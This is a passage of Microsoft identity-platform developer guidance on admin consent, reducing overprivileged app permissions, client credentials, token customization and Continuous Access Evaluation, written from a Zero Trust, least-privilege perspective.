


Below **Admin consent requests**, the tenant admin can improve the user's permission and consent experience by selecting **Yes** on **Users can request admin consent to apps they're unable to consent to** and configuring other **Admin consent requests** settings.


After the tenant admin selects **Yes** on **Users can request admin consent to apps they're unable to consent to** and an application requests a permission that requires admin consent, the user will see something similar to the following **Approval required** dialog that provides a better user experience.



In the above example dialog, the user can **Enter justification for requesting this app** before selecting **Request approval**. The approval request then enters an **Admin consent requests** queue (example screenshot below) where admins have options to review, accept, or ban applications in their organization based on risk profile.




When an admin runs an application that requires admin consent (and the admin hasn't yet configured that consent in the Microsoft Entra admin center), the admin user sees a slightly different **Permissions requested** dialog similar to the following example.



In the above example, the admin sees a description of the permissions that the application is requesting. The admin can select **Accept** to individually run the application or they can select **Consent on behalf of your organization** before selecting **Accept**. After the admin grants consent for the organization, no future organization users will need to grant permission for this application unless an admin removes consent from the tenant **Admin consent requests** configuration.


Another method of tenant admin consent is in Microsoft Entra admin center **Permissions** where admins can review the details of existing permissions the app has already requested similar to this example.



In the above **User consent** example, the admin can review the granted permissions for the app along with information about claims, permission type, and who gave consent. The admin can select **Admin consent** to review granted permissions that require admin consent.

Requesting admin consent in advance

Your best application permissions strategy is to declare in advance all of the permissions that your app may need or will eventually request when you register your app. You don't have to request all permissions at the same time but, after you declare all of the permissions that your app may need, admins can select **Grant admin consent for** in your app's configuration in the tenant to display a dialog similar to this example.



The above example shows how the admin can pre-consent to the permissions that you declared and provide the best experience for your users and tenant admins.

Requesting admin consent ahead of time is an excellent choice for line of business (LOB) apps, especially the apps that your organization is developing. It's easier to not have to ask your user if your company can access your company's data by pre-consenting those applications. You make the admin consent request as part of your app registration process.

Next steps

- Acquiring authorization to access resources helps you to understand how to best ensure Zero Trust when acquiring resource access permissions for your application.
- API Protection describes best practices for protecting your API through registration, defining permissions and consent, and enforcing access to achieve your Zero Trust goals.
- Authorization best practices helps you to implement the best authorization, permission, and consent models for your applications.
- Customizing tokens describes the information that you can receive in Azure AD tokens and how to customize tokens to improve flexibility and control while increasing application zero trust security with least privilege.
- Overview of permissions and consent in the Microsoft identity platform helps you to understand foundational concepts of access and authorization.

- Overview of consent and permissions helps you to learn foundational concepts and scenarios around consent and permissions in Azure AD.
- Learn module: Permissions and consent framework helps you to learn permissions and consent framework models.
- Learn Live: Microsoft Identity: Permissions and Consent Framework helps you to learn the basics of Microsoft identity including tokens, account types, and topologies.

Reducing overprivileged permissions and apps

Article • 01/31/2023 • 7 minutes to read

As a developer aiming to design and implement applications that follow the guiding principles of Zero Trust, you want to increase application security with least privilege. It's imperative that you reduce the attack surface of your application and the effect of a security breach.


In this article, you'll learn why applications shouldn't request more permissions than they need. You'll understand the term *overprivileged* and discover recommendations and best practices for limiting privilege in your applications to manage access and improve security.

What is overprivileged?

Overprivileged occurs when an application requests or receives more permissions than it needs for it to properly function. The following examples of unused and reducible permissions will improve your understanding of overprivileged.

Unused permissions

For this unused key example, imagine that there are three locked doors (blue, yellow, and green) as shown in the diagram below.




Your assets are behind the doors. You have three keys (blue, yellow, and green) that allow you to open its corresponding door. For example, the blue key can open the blue door. When you only need access to the yellow door, you only carry the yellow key.

To best protect your assets, you only carry the keys you need when you need them and keep unused keys in a safe location.

Reducible permissions

The reducible keys example is more complicated than the unused key example to which we now add two special keys as shown in the diagram below.




The first black key is a pass key that can open all the doors. The second black key can open the yellow and the green doors. When you only need access to the yellow and the green doors, you only carry the second black key. You keep your pass key in a safe location with the redundant green key.

In the Microsoft identity world, the keys are access permissions. Your resources and you, the key holder, are applications. If you understand the risk of carrying unnecessary keys, you're aware of the risk of your applications having unnecessary permissions.

Permission gap and risk

How can doors and keys help to understand how overprivileged occurs? Why might your application have the right permissions to perform a task, but still be overprivileged? Let's look at the permission gap that might cause the discrepancy in the diagram below.



The X axis represents **Time** and the Y axis represents **Permissions**. At the start of the measured **Time**, you request and receive permission for your application. As the business grows and changes over time, you add new permissions to support your needs and the slope of **Granted Permissions** increases. The **Permissions Used** may be lower than **Granted Permissions** when you forget to remove unnecessary permissions (for example, if the application doesn't break) resulting in a **Permission Gap**.

Here are interesting observations in the Microsoft identity platform.

- We have more than 4,000 APIs in Microsoft Graph.
- More than 200 Microsoft Graph permissions are available on Microsoft identity platform.
- Developers have access to a wide range of data and the ability to apply granularity to the permissions that their apps request.
- In our investigations, we found that apps have only 10% fully utilized permissions for their scenarios.

Think carefully about what permissions your app actually requires. Beware of the permission gap and regularly check your application permissions.

Security compromised for overprivileged

Let's dive deeper into the risks that result from permission gaps with an example. This compromising scenario comprises two roles: IT admin and developer.

- IT admin: Jeff is a tenant admin who ensures that applications in Azure AD are trustworthy and secure. Part of Jeff's job is to grant consent to permissions that app developers require.
- Developer: Kelly is an app developer who uses Microsoft identity platform and owns apps. Kelly's job is to ensure that applications have the right permissions to perform required tasks.


A common security compromise scenario for overprivileged typically has four stages as shown and described below.

1. First, the developer starts configuring the application and adding required permissions.
2. Second, the IT admin reviews required permissions and grants consent.
3. Third, the bad actor starts cracking user credentials and successfully hacks the user identity.
4. If the user owns multiple applications, they're also overprivileged. The bad actor can quickly use the token of the granted permission to retrieve sensitive data.

Overprivileged applications

When an entity asks for or receives more permissions than it needs, it's overprivileged. The definition of *overprivileged application* in Microsoft identity platform is, "any application that's been granted an unused or reducible permission."

Let's use Microsoft Graph as part of the Microsoft identity platform in a real-world example to better understand unused permission and reducible permission.



Unused permission occurs when your application receives permissions that aren't necessary for the desired tasks. For example, you're building a calendar app. Your calendar app requests and receives `Files.ReadWrite.All` permission. Your app doesn't

integrate with any files' APIs. Therefore, your application has an unused `Files.ReadWrite.All` permission.


Reducible permission is more difficult to discover. It occurs when your application receives few permissions but has a lower privileged alternative that would provide sufficient access for required tasks. In the calendar app example, your app requests and receives `Files.ReadWrite.All` permission. However, it only needs to read files from the signed-in user's OneDrive and never needs to create new files or modify existing ones. In this case, your application only partially utilizes `Files.ReadWrite.All` so you need to downgrade to `Files.Read.All`.

Recommendations for reducing overprivileged scenarios

Security is a journey, not a destination. There are three distinct phases in the security lifecycle:

- Prevention
- Auditing
- Remediation

The diagram below illustrates recommendations for reducing overprivileged scenarios.




- **Prevent**: When building an application, you should fully understand the permission required for the API calls that your application needs to make, and only request what's necessary to enable your scenario. Microsoft Graph documentation has clear references for least privilege permissions to most privileged permission for all endpoints. Be mindful of overprivileged scenarios as you determine which permissions you need.

- **Audit**: You and IT admins should regularly review existing applications' previously granted privileges.
- **Remediate**: If you or IT admins notice an overprivileged application in the ecosystem, you should stop requesting tokens for the overprivileged permission. IT admins should revoke granted consents. This step usually requires a code change.

Best practices for maintaining least privilege permission

Two major incentives for maintaining least privilege permission with your applications are driving application adoption and stopping the spread as summarized below.



- **Drive adoption by building a trustworthy third-party app for customers that avoids excessive permission requests.** Limit your application permissions to only what it needs to complete its task. This practice reduces the potential blast radius of attacks and increases customer adoption of your apps. Apply more scrutiny when reviewing permissions that applications request and deciding whether to grant app permissions.
- **Stop the spread by ensuring attackers are unable to use excessive privileges to gain further access.** When you create an app that asks for unnecessary permissions, it will be least likely to receive approval or denied altogether. The best way to control damage is to prevent attackers from gaining elevated privilege that increases the scope of the compromise. For example, if your application only has `User.ReadBasic.All` to read user basic information, then your OneDrive, Outlook, Teams, and any confidential data are safe if an app is compromised.

Next steps

- Acquiring authorization to access resources helps you to understand how to best ensure Zero Trust when acquiring resource access permissions for your application.
- Building apps with a Zero Trust approach to identity provides an overview of permissions and access best practices.

- Customizing tokens describes the information that you can receive in Azure AD tokens and how to customize tokens to improve flexibility and control while increasing application zero trust security with least privilege.
- Configuring group claims and app roles in tokens shows you how to configure your apps with app role definitions and assign security groups to app roles to improve flexibility and control while increasing application zero trust security with least privilege.
- Achieving Zero Trust readiness in your apps: Designing for Least Privilege helps you to design apps using the principle of least privileged access with the Microsoft identity platform.
- Increase application security with the principle of least privilege helps you to reduce the attack surface of an application and the effect of a security breach (the blast radius) should one occur in a Microsoft identity platform-integrated application.
- Graph Explorer and Microsoft Graph permissions reference helps you to select Microsoft Graph API calls to enable your app scenario and find corresponding permissions from least to most privileged.

Providing application identity credentials when there's no user

Article • 02/25/2023 • 2 minutes to read

When you, as a developer, are building non-user applications, you don't have a user whom you can prompt for a username and password or Multifactor Authentication (MFA). You need to provide the application's identity on its own. This article explains why the best Zero Trust client credentials practice for services (non-user applications) on Azure is Managed Identities for Azure resources.

Issues with service accounts

Using a "service account" (creating a user account and using it for a service) isn't a good solution. Azure Active Directory (Azure AD) doesn't have a service account concept. When admins create user accounts for a service and then share passwords with developers, it's insecure. It can't be passwordless or have an MFA. Instead of using a user account as a service account, your best solution is to use one of the client credential options described below.

Client credential options

There are four types of client credentials that can identify an application.

- Secret key
- Certificate
- Managed Identities for Azure resources
- Federated Credentials

Secret key or certificate?

Secret keys are acceptable when you have a sophisticated secrets management infrastructure (such as Azure Key Vault) in your enterprise. However, secret keys in scenarios where the IT Pro generates a secret key and then emails it to a developer who then might store it in an insecure location like a spreadsheet causes secret keys to not properly protected.

Certificate-based client credentials are more secure than secret keys. Certificates are better managed as they aren't the secret itself. The secret isn't part of a transmission. When you use a secret key, your client sends the actual value of the secret key to Azure

AD. When you use a certificate, the private key of the certificate never leaves the device. Even if someone intercepts, decodes, and de-encrypts the transmission, the secret is still secure because the intercepting party doesn't have the private key.

Best practice: use Managed Identities for Azure Resources

When you're developing services (non-user applications) in Azure, Managed Identities for Azure Resources provide an automatically managed identity in Azure AD. The app can authenticate to any service that supports Azure AD authentication without managing credentials. You don't need to manage secrets; you don't need to address the possibility of losing or mishandling them. Secrets can't be intercepted because they don't move across the network. Managed Identities for Azure resources is the best practice if you're building services on Azure.

Next steps

- Supported identity and account types for single- and multi-tenant apps explains how you can choose if your app allows only users from your Azure Active Directory (Azure AD) tenant, any Azure AD tenant, or users with personal Microsoft accounts.
- Developing application permissions strategy helps you to decide upon your application permissions approach to credential management.
- Providing application identity credentials when there's no user explains why the best Zero Trust client credentials practice for services (non-user applications) on Azure is Managed Identities for Azure resources.
- Authorization best practices helps you to implement the best authorization, permission, and consent models for your applications.
- Use Zero Trust identity and access management development best practices in your application development lifecycle to create secure applications.
- Building apps with a Zero Trust approach to identity provides an overview of permissions and access best practices.

Customizing tokens

Article • 12/13/2022 • 5 minutes to read

As a developer, your primary interaction with Azure Active Directory (Azure AD) is in requesting a token to identify the user. You'll also request a token to get authorization to call a web API. The web API token determines what that API can do when it services a particular request. In this article, you'll learn about the information that you can receive in tokens and how you can customize tokens. These Zero Trust developer best practices will improve flexibility and control while increasing application security with least privilege.

Your reasons for customizing your application tokens depend on the process you're using to drive more granular authorization in your applications and APIs. For example, you may have different user roles, access levels, and functionalities in your app that rely on information from tokens.

The Microsoft Graph API provides a robust set of directory information and data across Microsoft 365. You can develop a fine-grained and rich authorization system by building on the data in Microsoft Graph. For example, you can access information from the user's group membership, detailed profile data, SharePoint, and Outlook to use in your authorization decisions. You can also include authorization data in the token from Azure AD.

Application-level authorization

It's possible for IT Pros to add app-level authorization without customizing the token nor having the developer add any code.

IT Pros can prevent tokens from being issued to any app in the tenant by using the user assignment required flag to ensure that only a set of users are able to sign in to the application. Without this flag, all users in a tenant can access the application. With this flag, only assigned users and groups can access the application. When an assigned user accesses the app, the app receives a token. If the user doesn't have an assignment, the app won't receive a token. Remember to always gracefully handle token requests that don't receive tokens.

Token customization methods

There are two ways to customize tokens: optional claims and claims mapping.

Optional claims

Optional claims specify which claims you want Azure AD to send to your application in tokens. You can use optional claims to:

- Select more claims to include in your application tokens.
- Change the behavior of claims that the Microsoft identity platform returns in tokens.
- Add and access custom claims for your application.

Optional claims hang off of the application registration object with a defined schema. They apply to the application no matter where it was running. When you're writing a multi-tenant application, optional claims work well because they're consistent across every tenant in Azure AD. For example, an IP address isn't tenant-specific whereas an application has an IP address.

By default, guest users in a tenant can also sign in to your app. If you want to block guest users, opt-in to the optional claim (acct). If it's 1, then the user has a guest classification. If you want to block guests, then block tokens with acct==1.

Claims mapping

In Azure AD, policy objects represent sets of rules on individual applications or on all applications in an organization. A claims mapping policy modifies the claims that Azure AD issues in tokens for specific applications.

You'll use claims mapping for tenant-specific information that has no schema (for example, EmployeeID, DivisionName). Claims mapping applies at the service principal level that the tenant admin controls. Claims mapping corresponds to the enterprise app or the service principal for that application. Each tenant can have its own claims mapping.

If you're developing a line of business application, you can look specifically at what your tenant does (what specific claims your tenant has available that you can use in your token). For example, if an organization has a user's division name property (not a standard field in Azure AD) in their on-premises Active Directory, you can use Azure AD Connect to sync it to Azure AD.

You can use one of the standard extension attributes to contain that information. You can define your token with a division name claim that you can compose from the corresponding extension (even if it won't apply across every tenant). For example, an organization puts their division name in extension attribute 13.

With claims mapping, you can make it work for another tenant that puts their division name in attribute seven.

Planning token customization

Which token you customize depends on your type of application: client application or API. There's no difference in what you can do to customize your token. What you can put in the token is the same for each of them. Which token you choose to customize depends upon which token your app will consume.

Customizing ID tokens

If you're developing a client application, you customize the ID token because it's the token that you request to identify the user. A token belongs to your app when the audience claim (`aud`) in the token matches the client ID of your application. For a client application that calls APIs, but doesn't implement them, make sure you only customize your app's ID token.

The Azure portal and Microsoft Graph API allow you to customize the access token for your app as well, but those customizations have no effect. You can't customize an access token for an API that you don't own. Remember, your app must not attempt to decode or inspect an access token that your client app receives as authorization to call an API.

Customizing access tokens

If you're developing an API, you customize the access token because your API will receive access tokens as part of the client's call to your API.

Client applications always customize the ID token that they receive to identity the user. APIs customize the access tokens that the API will receive as part of the call to the API.

Groups and app roles

One of the most common authorization techniques is to base access on a user's group membership or assigned roles. Configuring group claims and app roles in tokens shows you how to configure your apps with app role definitions and assign security groups to app roles to improve flexibility and control while increasing application zero trust security with least privilege.

Next steps

- B2B collaboration user claims mapping describes Azure AD support for customizing the claims that are issued in the SAML token for B2B collaboration users.
- Customize app SAML token claims when a user authenticates to an application through the Microsoft identity platform using the SAML 2.0 protocol.
- API Protection describes best practices for protecting your API through registration, defining permissions and consent, and enforcing access to achieve your Zero Trust goals.
- Authorization best practices helps you to implement the best authorization, permission, and consent models for your applications.
- Use Zero Trust identity and access management development best practices in your application development lifecycle to create secure applications.

Securing applications with Continuous Access Evaluation

Article • 01/27/2023 • 5 minutes to read

This article will help you, as a developer, to improve application security with Continuous Access Evaluation. You'll learn how to ensure Zero Trust support in your apps that receive authorization to access resources when they acquire access tokens from Azure Active Directory (Azure AD).

When Azure AD issues these access tokens, it fully evaluates the conditions for that authorization. Azure AD performs standard authorization actions, such as ensuring consent for the application has been granted, every time it issues tokens for initial token requests and when it refreshes tokens.

Azure AD primarily uses JSON Web Tokens (JWT) for access tokens. A resource API can decode, validate, and interpret the JWT without needing to call back to Azure AD on every call to the resource API. The JWT standard defines an exp claim that identifies the *on-or-after* expiration time that you must not accept the JWT token for processing. By default, Azure AD tokens expire 60 to 90 minutes after issue. Your applications must cache and use access tokens for this period during which Azure AD doesn't evaluate the authorization conditions.

Evaluating conditions outside of issuing the token

Microsoft customers have expressed concerns about lags between user condition changes and policy change enforcement when Azure AD issues tokens. This reduced token lifetime approach can degrade user experiences and reliability without eliminating risks.

One solution is to evaluate conditions on every call to a protected resource. The most common way to implement this enforcement is token introspection. Token introspection doesn't use a JWT format for the token. Instead, token introspection uses an opaque string that the resource API can't interpret. The resource API sends the token to the identity provider on each call. The identity provider then checks for any conditions and returns data that the resource API can use to complete the operation. This process can be expensive as it adds another round trip web request to every API call.

To remedy this expense with Continuous Access Evaluation (CAE), a resource API can listen for events that Azure AD pushes about the tokens that Azure AD issues for the resource API. For example, when your application calls the Microsoft Graph API, Microsoft Graph can check if it has received events from Azure AD about the token. If the conditions of the original authentication have changed and the user needs to reauthenticate, Microsoft Graph returns an error to the calling app.

Azure AD sends an event to CAE-enabled Microsoft resources when any of these events occur:

- Deleted or disabled user account
- Changed or reset user password
- Enabled user multi-factor authentication
- Administrator explicitly revokes all refresh tokens for a user
- Azure AD Identity Protection detects elevated user risk

In addition, CAE-enabled Microsoft resources can enforce location-based conditional access policies.

Improve application security and resilience with CAE

The More secure and resilient apps built on Azure AD Continuous Access Evaluation video demonstrates building a client app with CAE support.
https://www.youtube-nocookie.com/embed/Yc9b7L3srrE

Watch the above presentation to learn how applications work when using modern authentication with these steps:

- How applications work when using modern authentication
- App asks Microsoft identity for tokens
- App receives an access token
- App calls API / Authorization with JWT
- Introspection
- Shared signals and events
- Critical event evaluation
- Conditional Access policy evaluation
- Called API Continuous Access Evaluation
- Claims challenge

Continuous Access Evaluation enables an application's authorization to access a resource revoked outside the lifetime of the access token. For example, an application

has a token that is valid for 75 more minutes. A user has a high-risk state due to breached credentials. CAE will block the app's access to the resource, requiring the user to reauthenticate before continuing. Thus, CAE achieves its primary goal to improve app security.

As access to a resource can be revoked outside a token's lifetime, Azure AD can issue tokens for a longer lifetime. For apps that support CAE, Azure AD can issue tokens that are valid for up to 28 hours. Although this longer token lifetime doesn't improve the app's resilience, it reduces application costs as the app will need to request tokens much less frequently.

CAE improves an app's resilience to issues that the app could encounter in acquiring an access token from Azure AD. Whenever possible, Azure AD will issue a refresh time as part of a token response that contains an access token. Microsoft Authentication Libraries (MSAL) use this refresh time to proactively refresh the token. The refresh time is some fraction (usually half) of the token's expiration time. As long as MSAL is able to refresh the access token before the token's expiration time, the app is resilient to token refresh problems.

For example, when an app supports CAE, Azure AD issues a token that authorizes the app to call Microsoft Graph that is valid for 24 hours. Azure AD then tells MSAL to proactively refresh the token after 12 hours. If MSAL attempts to refresh the access token fail because the original access token is still valid for 12 more hours, the app is more resilient to problems when it acquires tokens from Azure AD.

Implementing Continuous Access Evaluation in your app

As described in How to use Continuous Access Evaluation enabled APIs in your applications, both your app and the resource API it's accessing must be CAE-enabled. However, preparing your code to use a CAE enabled resource won't prevent you from using APIs that aren't CAE enabled. Applications that don't use MSAL can add support for claims challenges, claims requests, and client capabilities to use CAE.

Next steps

- Continuous access evaluation for workload identities in Azure AD describes the CAE security benefits to an organization.
- Apply Zero Trust Principles to Authentication Session Management with Continuous Access Evaluation describes how to secure authentication sessions

without affecting user experience and productivity and modernize session management.

- Increase resilience of authentication and authorization applications you develop introduces a series of articles that provide guidance on increasing resiliency in apps using the Microsoft identity platform and Azure AD. They contain best practices for using tokens and calling resources.
- Building apps with a Zero Trust approach to identity provides an overview of permissions and access best practices.
